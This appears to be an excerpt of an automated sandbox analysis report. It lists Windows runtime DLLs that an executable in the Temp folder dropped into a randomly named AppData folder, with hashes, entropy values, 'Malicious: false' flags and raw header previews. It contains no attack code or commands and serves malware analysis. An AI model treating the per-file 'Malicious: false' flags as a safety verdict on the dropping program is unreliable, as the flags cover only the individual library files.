SSDEEP:	192:w9WIghWGdUuDz7M123Ouo+Uggs/nGfe4pBjSXrw58h6Wh0txKdmVWQ4SW7QQtzko:w9WPhWYDz6i00GftpBjXPemD5l1z6hv
MD5:	FEE0926AA1BF00F2BEC9DA5DB7B2DE56
SHA1:	F5A4EB3D8AC8FB68AF716857629A43CD6BE63473
SHA-256:	8EB5270FA99069709C846DB38BE743A1A80A42AA1A88776131F79E1D07CC411C
SHA-512:	0958759A1C4A4126F80AA5CDD9DF0E18504198AEC6828C8CE8EB5F615AD33BF7EF0231B509ED6FD1304EEAB32878C5A649881901ABD26D05FD686F5EBEF2D1 3
Malicious:	false

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-profile-l1-1-0.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....&.....!... ....0.....0.....@..... ....0=.....T..... .....text..... .. `.rsrc..... .....@..@....&.....;...T...T.....&.....d.....&.....RSDS...O.""#.n....D:....api-ms-win-core-profile-l1-1-0.pdb.....T....rdata..T..... .rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....&.....<.....(...0...8...w....._.....api-ms-win-core-profile-l1-1-0.dll.QueryPerformanceCounter.kernel32.QueryPerformanceCounter.QueryPerformanceFrequency.kernel32.QueryPerformanceFrequency.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-rtlsupport-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17720
Entropy (8bit):	7.19694878324007
Encrypted:	false
SSDEEP:	384:61G1WPhWksnhi00GftpBjEVXremWRlP55Jk:kGiYnhoiqVXreDT5Y
MD5:	FDBA0DB0A1652D86CD471EAA509E56EA
SHA1:	3197CB45787D47BAC80223E3E98851E48A122EFA
SHA-256:	2257FEA1E71F7058439B3727ED68EF048BD91DCACD64762EB5C64A9D49DF0B57
SHA-512:	E5056D2BD34DC74FC5F35EA7AA8189AAA86569904B0013A7830314AE0E2763E95483FABDCBA93F6418FB447A4A74AB0F07712ED23F2E1B840E47A099B1E68E1
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....(.....!.. ....0.....}"....@..... ....8=.....T..... .....text..... . .`.rsrc..... .....@..@.....(.....>...T...T.....(.....d.....(.....RSDS?.L.N.o.....=.....api-ms-win-core-rtlsupport-l1-1-0.pdb.....T....rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....(....F.....(...4...@...~.....l.....api-ms-win-core-rtlsupport-l1-1-0.dll.RtlCaptureContext.ntdll.RtlCaptureContext.RtlCaptureStackBackTrace.ntdll.RtlCaptureStackBackTrace.RtlUnwind.ntdll.RtlUnwind.

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-string-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.137724132900032
Encrypted:	false
SSDEEP:	384:xyMvRWPhWFs0i00GftpBjwCJdemnflUG+zI4:xyMvWWoibeTnn
MD5:	12CC7D8017023EF04EBDD28EF9558305
SHA1:	F859A66009D1CAAE88BF36B569B63E1FBDAE9493
SHA-256:	7670FDEDE524A485C13B11A7C878015E9B0D441B7D8EB15CA675AD6B9C9A7311
SHA-512:	F62303D98EA7D0DDBE78E4AB4DB31AC283C3A6F56DBE5E3640CBCF8C06353A37776BF914CFE57BBB77FC94CCFA48FAC06E74E27A4333FBDD112554C646838 29
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....R..... .....!..... ....0.....\....@..... ....8=.....T..... .....text..... ....`.rsrc..... .....@..@.....R.....:...T...T.....R.....d.....R.....RSDS..D..a..1.f....7....api-ms-win-core-string-l1-1-0.pdb.....T....rdata..T... .....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....R.....x.....(...H...h.....)...O...x.....>...i.....api-ms-win-core-string-l1-1-0.dll.CompareStringEx.kernel32.CompareStringEx.CompareStringOrdinal.kernel32.Compare

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-synch-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20280
Entropy (8bit):	7.04640581473745
Encrypted:	false
SSDEEP:	384:5Xdv3V0dfpkXc0vVaHWPhWXEi00GftpBj9em+4lndanJ7o:5Xdv3VqpkXc0vVa8poivex
MD5:	71AF7ED2A72267AAAD8564524903CFF6
SHA1:	8A8437123DE5A22AB843ADC24A01AC06F48DB0D3
SHA-256:	5DD4CCD63E6ED07CA3987AB5634CA4207D69C47C2544DFEFC41935617652820F
SHA-512:	7EC2E0FEBC89263925C0352A2DE8CC13DA37172555C3AF9869F9DBB3D627DD1382D2ED3FDAD90594B3E3B0733F2D3CFDEC45BC713A4B7E85A09C164C3DFA3 75
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....2.....!.. ....0.....@.....V..... .....8=.....T..... .....text...V..... ..... .`.rsrc..... .....@..@.....2.....9...T...T.....2.....d.....2.....RSDS...z..C...+Q_.....api-ms-win-core-synch-l1-1-0.pdb.....T....rdata..T..... ...rdata$zzzdbg.....V....edata... ..`....rsrc$01....` .....rsrc$02.....2.....)...)...(.....p.....1...c.....!...F...m.....$...X.....$...[.....@...i... .....!...Q.....[.....7.....O.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-synch-l1-2-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-synch-l1-2-0.dll	
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.138910839042951
Encrypted:	false
SSDEEP:	384:JtZ3gWPhWFA0i00GftpBj4Z8wemFfYlP55t:j+oiVweb53
MD5:	0D1AA99ED8069BA73CFD74B0FDDC7B3A
SHA1:	BA1F5384072DF8AF5743F81FD02C98773B5ED147
SHA-256:	30D99CE1D732F6C9CF82671E1D9088AA94E720382066B79175E2D16778A3DAD1
SHA-512:	6B1A87B1C223B757E5A39486BE60F7DD2956BB505A235DF406BCF693C7DD440E1F6D65FFEF7FDE491371C682F4A8BB3FD4CE8D8E09A6992BB131ADDF11EF2E F9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...X*uY.... .....!..... .....0.....3.....@.....v..... .....8=.....T.....text...v..... ....`.rsrc..... .....@..@....X*uY.....9...T...T.....X*uY.....d.....X*uY.....RSDS.V..B...`..S3.....api-ms-win-core-synch-l1-2-0.pdb.....T....rda ta..T.....rdata$zzzdbg.....v....edata... ..`....rsrc$01....` .....rsrc$02.....X*uY.....(...l.....R.....W.....&...b.....$...W.....6...w..... .....;...|.....H.....A.....api-ms-win-core-synch-

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-sysinfo-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19248
Entropy (8bit):	7.072555805949365
Encrypted:	false
SSDEEP:	384:2q25WPhWWsnhi00GftpBj1u6qXxem4l1z6hi:25+SnhoiG6IeA8
MD5:	19A40AF040BD7ADD901AA967600259D9
SHA1:	05B6322979B0B67526AE5CD6E820596CBE7393E4
SHA-256:	4B704B36E1672AE02E697EFD1BF46F11B42D776550BA34A90CD189F6C5C61F92
SHA-512:	5CC4D55350A808620A7E8A993A90E7D05B441DA24127A00B15F96AAE902E4538CA4FED5628D7072358E14681543FD750AD49877B75E790D201AB9BAFF6898C8D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....C=.... .....!..... .....0.....@.....E..... .....0=.....T.....text...E..... ....`.rsrc..... .....@..@.....C=.....;...T...T.....C=.....d.....C=.....RSDS....T.>eD.#\|.../....api-ms-win-core-sysinfo-l1-1-0.pdb.....T....r data..T.....rdata$zzzdbg.....E....edata... ..`....rsrc$01....` .....rsrc$02.....C=.....(.....:...i.....N.....7...s.....+...M...r...../...'... V.....:...k.....X..... ...?...d.....".....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-timezone-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18224
Entropy (8bit):	7.17450177544266
Encrypted:	false
SSDEEP:	384:SWPhWK3di00GftpBjH35Gvem2Al1z6hIu:77NoiOve7eu
MD5:	BABF80608FD68A09656871EC8597296C
SHA1:	33952578924B0376CA4AE6A10B8D4ED749D10688
SHA-256:	24C9AA0B70E557A49DAC159C825A013A71A190DF5E7A837BFA047A06BBA59ECA
SHA-512:	3FFFFD90800DE708D62978CA7B50FE9CE1E47839CDA11ED9E7723ACEC7AB5829FA901595868E4AB029CDFB12137CF8ECD7B685953330D0900F741C894B88257
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....Y.x.... .....!..... .....0.....}3....@..... .....0=.....T.....text..... ....`.rsrc..... .....@..@.....Y.x.....<...T...T.....Y.x.....d.....Y.x.....RSDS.^.b. .t.H.a.....api-ms-win-core-timezone-l1-1-0.pdb.....T....rd ata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....Y.x.....(...L...p.....5...s.....+...i.....U.....l.....api- ms-win-core-timezone-l1-1-0.dll.FileTimeToSystemTime.kernel32.FileTimeToSystemTime.GetDynamicTimeZ

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-util-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.1007227686954275
Encrypted:	false
SSDEEP:	192:pePWIghWG4U9wluZo123Ouo+Uggs/nGfe4pBjSbKT8wuxWh0txKdmVWQ4CWnFnwQ:pYWPhWFS0i00GftpBj7DudemJlP552
MD5:	0F079489ABD2B16751CEB7447512A70D
SHA1:	679DD712ED1C46FBD9BC8615598DA585D94D5D87

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-util-l1-1-0.dll	
SHA-256:	F7D450A0F59151BCEFB98D20FCAE35F76029DF57138002DB5651D1B6A33ADC86
SHA-512:	92D64299EBDE83A4D7BE36F07F65DD868DA2765EB3B39F5128321AFF66ABD66171C7542E06272CB958901D403CCF69ED716259E0556EE983D2973FAA03C55D3
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....f.....!.. ....0.....`k....@..... .....9..... .....8=.....T.....text...)..... . .`.rsrc..... .....@..@.....f.....8...T...T.....f.....d.....f.....RSDS*...$.L.Rm..l.....api-ms-win-core-util-l1-1-0.pdb.....T....rdata..T.....r data$zzzdbg.....9....edata... ..`....rsrc$01....` .....rsrc$02.....f.....J.....,...@...o.....j...}.....api-ms-win-core-util-l1-1-0.dll.Beep.kernel32.Beep .DecodePointer.kernel32.DecodePointer.DecodeSystemPointer.kernel32.DecodeSystemPointer.EncodePointer.kernel3

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-conio-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.088693688879585
Encrypted:	false
SSDEEP:	384:8WPhWz4Ri00GftpBjDb7bemHlndanJ7DW:Fm0oiV7beV
MD5:	6EA692F862BDEB446E649E4B2893E36F
SHA1:	84FCEAE03D28FF1907048ACEE7EAE7E45BAAF2BD
SHA-256:	9CA21763C528584BDB4EFEBE914FAAF792C9D7360677C87E93BD7BA7BB4367F2
SHA-512:	9661C135F50000E0018B3E5C119515CFE977B2F5F88B0F5715E29DF10517B196C81694D074398C99A572A971EC843B3676D6A831714AB632645ED25959D5E3E7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!... ....0.....@..... ....8=.....T.....text..... .. `.rsrc..... .....@..@v.....8...d...d.....d.....RSDS....<....2..u....api-ms-win-crt-conio-l1-1-0.pdb.....d....rdata..d..... rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....T.....(.....>...w...../...W...p.....,...L...l.....,...L...m..... t.....'...^.....P...g.....$...=...

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-convert-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	22328
Entropy (8bit):	6.929204936143068
Encrypted:	false
SSDEEP:	384:EuydWPhW7snhi00GftpBjd6t/emJlDbN:3tnhoi6t/eAp
MD5:	72E28C902CD947F9A3425B19AC5A64BD
SHA1:	9B97F7A43D43CB0F1B87FC75FEF7D9EEEA11E6F7
SHA-256:	3CC1377D495260C380E8D225E5EE889CBB2ED22E79862D4278CFA898E58E44D1
SHA-512:	58AB6FEDCE2F8EE0970894273886CB20B10D92979B21CDA97AE0C41D0676CC0CD90691C58B223BCE5F338E0718D1716E6CE59A106901FE9706F85C3ACF7855F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....NE..... .....!.....0.....@.....@.....0.....8=.....T.....text..... ....`.rsrc.....0.....@..@v.....NE.....:...d...d.....NE.....d.....NE.....RSDS..e.7P.g^j..[....api-ms-win-crt-convert-l1-1-0.pdb.... .....d....rdata..d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....NE.....z...z...8... .....(...C...^...y.....1...N...k..... .....*...E...`...y.....5...R...o.....,...M...n.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-environment-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18736
Entropy (8bit):	7.078409479204304
Encrypted:	false
SSDEEP:	192:bWIghWGd4edXe123Ouo+Uggs/nGfe4pBjSXXmv5Wh0txKdmVWQ4SWEApkqnajPBZ:bWPhWqXYi00GftpBjBemPl1z6h2
MD5:	AC290DAD7CB4CA2D93516580452EDA1C
SHA1:	FA949453557D0049D723F9615E4F390010520EDA
SHA-256:	C0D75D1887C32A1B1006B3CFFC29DF84A0D73C435CDCB404B6964BE176A61382
SHA-512:	B5E2B9F5A9DD8A482169C7FC05F018AD8FE6AE27CB6540E67679272698BFCA24B2CA5A377FA61897F328B3DEAC10237CAFBD73BC965BF9055765923ABA9478F 8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....jU.....!.. ....0.....G.....@.....".....0=.....T.....text...2..... . .`.rsrc..... .....@..@v.....jU.....>...d...d.....jU.....d.....jU.....RSDSu..1.N....R.s,"\....api-ms-win-crt-environment-l1-1-0.pdb..... ....d....rdata..d.....rdata$zzzdbg.....".....edata... ..`....rsrc$01....` .....rsrc$02.....jU.....8.....C...d.....3...O...l..... .....5...Z...w. .....)...F...a.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-filesystem-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20280
Entropy (8bit):	7.085387497246545
Encrypted:	false
SSDEEP:	384:sq6nWm5C1WPhWFK0i00GftpBjB1UemKklUG+zIOd/:x6nWm5CiooiKeZnbd/
MD5:	AEC2268601470050E62CB8066DD41A59
SHA1:	363ED259905442C4E3B89901BFD8A43B96BF25E4
SHA-256:	7633774EFFE7C0ADD6752FFE90104D633FC8262C87871D096C2FC07C20018ED2
SHA-512:	0C14D160BFA3AC52C35FF2F2813B85F8212C5F3AFBCFE71A60CCC2B9E61E51736F0BF37CA1F9975B28968790EA62ED5924FAE4654182F67114BD20D8466C4B8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....h.....!.. ....0.....I.....@..... ....8=.....T..... .....text..... . .`.rsrc..... .....@..@v.....h.....=...d...d.....h.....d.....h.....RSDS.....a.'..G...A.....api-ms-win-crt-filesystem-l1-1-0.pdb.....d....r data..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....h.....A...A...8...<...@.....$...=...V...q.....)...M...q...../...O...o..... .....7...X...v.....6...U...r.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-heap-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.060393359865728
Encrypted:	false
SSDEEP:	192:+Y3vY17aFBR4WIghWG4U9CedXe123Ouo+Uggs/nGfe4pBjSbGGAPWh0txKdmVWQC:+Y3e9WPhWFsXYi00GftpBjfemnlP55s
MD5:	93D3DA06BF894F4FA21007BEE06B5E7D
SHA1:	1E47230A7EBCFAF643087A1929A385E0D554AD15
SHA-256:	F5CF623BA14B017AF4AEC6C15EEE446C647AB6D2A5DEE9D6975ADC69994A113D
SHA-512:	72BD6D46A464DE74A8DAC4C346C52D068116910587B1C7B97978DF888925216958CE77BE1AE049C3DCCF5BF3FFFB21BC41A0AC329622BC9BBC190DF63ABB25 C6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...J.o ....!..... ....0.....@..... .....8=.....T..... .....text..... ....`.rsrc..... .....@..@v.....J.o .....7...d...d.....J.o .....d.....J.o .....RSDSq.....pkQX[....api-ms-win-crt-heap-l1-1-0.pdb.....d.... rdata..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....J.o ....6.....(.....c.....S.....1...V...y.....<...c..... .....U...z.....:...u.....&...E...p.....,...U...

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-locale-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.13172731865352
Encrypted:	false
SSDEEP:	192:fiWIghWGZirX+4z123Ouo+Uggs/nGfe4pBjS/RFcpOWh0txKdmVWQ4GWs8ylDikh:aWPhWjO4Ri00GftpBjZOemSXlvNQ0
MD5:	A2F2258C32E3BA9ABF9E9E38EF7DA8C9
SHA1:	116846CA871114B7C54148AB2D968F364DA6142F
SHA-256:	565A2EEC5449EEEED68B430F2E9B92507F979174F9C9A71D0C36D58B96051C33
SHA-512:	E98CBC8D958E604EFFA614A3964B3D66B6FC646BDCA9AA679EA5E4EB92EC0497B91485A40742F3471F4FF10DE83122331699EDC56A50F06AE86F21FAD70953F E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...|..O.... .....!..... ....0.....E*....@.....e..... .....8=.....T..... .....text...u..... ....`.rsrc..... .....@..@v.....|..O.....9...d...d.....|..O.....d.....|..O.....RSDS.X...7.....$k....api-ms-win-crt-locale-l1-1-0.pdb.....d ....rdata..d.....rdata$zzzdbg.....e....edata... ..`....rsrc$01....` .....rsrc$02.....|..O.....8.....5...h.....E.....$...N...t.....$...D...b ...!...R..... ...s.....:...k.....9...X.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-math-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	28984
Entropy (8bit):	6.6686462438397
Encrypted:	false
SSDEEP:	384:7OTEmbM4Oe5grykfIgTmLyWPhW30i00GftpBjAKemXlDbNl:dEMq5grxfInbRoiNeSp

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-math-l1-1-0.dll	
MD5:	8B0BA750E7B15300482CE6C961A932F0
SHA1:	71A2F5D76D23E48CEF8F258EAAD63E586CFC0E19
SHA-256:	BECE7BAB83A5D0EC5C35F0841CBBF413E01AC878550FBDB34816ED55185DCFED
SHA-512:	FB646CDCDB462A347ED843312418F037F3212B2481F3897A16C22446824149EE96EB4A4B47A903CA27B1F4D7A352605D4930DF73092C380E3D4D77CE4E972C5A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. .....@.....P.....@.....+.....@.....4..8=.....T.....text...,..... ....`.rsrc.....@.....0.....@..@v.....7...d...d.....d.....RSDSB...=.....,....api-ms-win-crt-math-l1-1-0.pdb.....d....r data..d.....rdata$zzzdbg.....+...edata...@..`....rsrc$01....`@.....rsrc$02.....l.....:..:...(.....(...@...X...q.....4...M...g..... ..= ..i ... ...!..E!..o!...!...!...!..."..F"..s"..."..."..."...#..E#..o#...#...#..

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-multibyte-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	26424
Entropy (8bit):	6.712286643697659
Encrypted:	false
SSDEEP:	384:kDy+Kr6aLPmIHJI6/CpG3t2G3t4odXL5WPhWFY0i00GftpBjbnMxem8hzlmTMiLV:kDZKrZPmIHJI64GoiZMxe0V
MD5:	35FC66BD813D0F126883E695664E7B83
SHA1:	2FD63C18CC5DC4DEFC7EA82F421050E668F68548
SHA-256:	66ABF3A1147751C95689F5BC6A259E55281EC3D06D3332DD0BA464EFFA716735
SHA-512:	65F8397DE5C48D3DF8AD79BAF46C1D3A0761F727E918AE63612EA37D96ADF16CC76D70D454A599F37F9BA9B4E2E38EBC845DF4C74FC1E1131720FD0DCB8814 1
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....u'.....!.. ...$.....@.....P.....@..... .....@.....*..8=.....T.....text....".....$..... ....`.rsrc.....@.....&.....@..@v.....u'.....<...d...d.....u'.....d.....u'.....RSDS7.%..5..+...+.....api-ms-win-crt-multibyte-l1-1-0.pdb. .....d....rdata..d.....rdata$zzzdbg..... ...edata...@..`....rsrc$01....`@.....rsrc$02.....u'.....8...X...x...;...`.....1...T...w.....'...L...q... .....B...e.....7...Z...}.....+...L...m.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-private-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	73016
Entropy (8bit):	5.838702055399663
Encrypted:	false
SSDEEP:	1536:VAHEGlVDe5c4bFE2Jy2cvxXWpD9d3334BkZnkPFZo6kt:Vc7De5c4bFE2Jy2cvxXWpD9d3334BkZj
MD5:	9910A1BFDC41C5B39F6AF37F0A22AACD
SHA1:	47FA76778556F34A5E7910C816C78835109E4050
SHA-256:	65DED8D2CE159B2F5569F55B2CAF0E2C90F3694BD88C89DE790A15A49D8386B9
SHA-512:	A9788D0F8B3F61235EF4740724B4A0D8C0D3CF51F851C367CC9779AB07F208864A7F1B4A44255E0DE8E030D84B63B1BDB58F12C8C20455FF6A55EF6207B31A91
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....^1.... .....!.....R.....@.....8=.....T.....text..... ....`.rsrc.....@..@v.....^1.....:...d...d.....^1.....d.....^1.....RSDS.J..w/.8..bu..3.....api-ms-win-crt-private-l1-1-0.pdb..... d....rdata..d.....rdata$zzzdbg.....edata.....`....rsrc$01....`.....rsrc$02.....^1.....>.....8...h#...5...>...?..7?..._?...?...?...?...@..V@...@...@...@..+A..\A.. .A...A...A...B..LB...B...B...C..HC...C...C...C...C...D..HD...D...D...E..eE...E...E...F..1F..gF...F...F...G..BG..uG...G..

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-process-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.076072254895036
Encrypted:	false
SSDEEP:	192:aRQqjd7dWIghWG4U9kuDz7M123Ouo+Uggs/nGfe4pBjSbAURWh0txKdmVWQ4CW+6:aKcWPhWFkDz6i00GftpBjYemZlUG+zIU
MD5:	8D02DD4C29BD490E672D271700511371
SHA1:	F3035A756E2E963764912C6B432E74615AE07011
SHA-256:	C03124BA691B187917BA79078C66E12CBF5387A3741203070BA23980AA471E8B
SHA-512:	D44EF51D3AAF42681659FFFFF4DD1A1957EAF4B8AB7BB798704102555DA127B9D7228580DCED4E0FC98C5F4026B1BAB242808E72A76E09726B0AF839E384C3B
Malicious:	false

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-process-l1-1-0.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...l.h.....!.. ....0.....U....@.....x..... .....8=.....T.....text..... . .`.rsrc..... .....@..@v.....l.h.....:..d...d.....l.h.....d.....l.h.....RSDSZ\.qM..I....3.....api-ms-win-crt-process-l1-1-0.pdb.....d....rdata.. d.....rdata$zzzdbg.....x....edata.. ..`....rsrc$01....` .....rsrc$02.....l.h.....$...$...8.....X.....&...@...Y...q.....*...E..._...z.....!...<. ..V...q.....9...V...t.....7...R...i...

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-runtime-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	22840
Entropy (8bit):	6.942029615075195
Encrypted:	false
SSDEEP:	384:7b7hrKwWPhWFlsnhi00GftpBj+6em90lmTMiLzrF7:7bNrKxZnhoig6eQN7
MD5:	41A348F9BEDC8681FB30FA78E45EDB24
SHA1:	66E76C0574A549F293323DD6F863A8A5B54F3F9B
SHA-256:	C9BBC07A033BAB6A828ECC30648B501121586F6F53346B1CD0649D7B648EA60B
SHA-512:	8C2CB53CCF9719DE87EE65ED2E1947E266EC7E8343246DEF6429C6DF0DC514079F5171ACD1AA637276256C607F1063144494B992D4635B01E09DDEA6F5EEF20
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....L.....!.. .....0.....@.....i....@.....0.....8=.....T.....text..... . .`.rsrc.....0.....@..@v.....L.....:..d...d.....L.....d.....L.....RSDS6..>[d.=. ....C....api-ms-win-crt-runtime-l1-1-0.pdb.....d ....rdata..d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....L....f.....k...k...8.....4...S...s.....E...g.....)...N.. .n.....&...E...f.....'...D...j.....>.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-stdio-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	24368
Entropy (8bit):	6.873960147000383
Encrypted:	false
SSDEEP:	384:GZpFVhjWPhWxEi00GftpBjmjjem3Cl1z6h1r:eCfoi0espbr
MD5:	FEFB98394CB9EF4368DA798DEAB00E21
SHA1:	316D86926B558C9F3F6133739C1A8477B9E60740
SHA-256:	B1E702B840AEBE2E9244CD41512D158A43E6E9516CD2015A84EB962FA3FF0DF7
SHA-512:	57476FE9B546E4CAFB1EF4FD1CBD757385BA2D445D1785987AFB46298ACBE4B05266A0C4325868BC4245C2F41E7E2553585BFB5C70910E687F57DAC6A8E911E
Malicious:	false
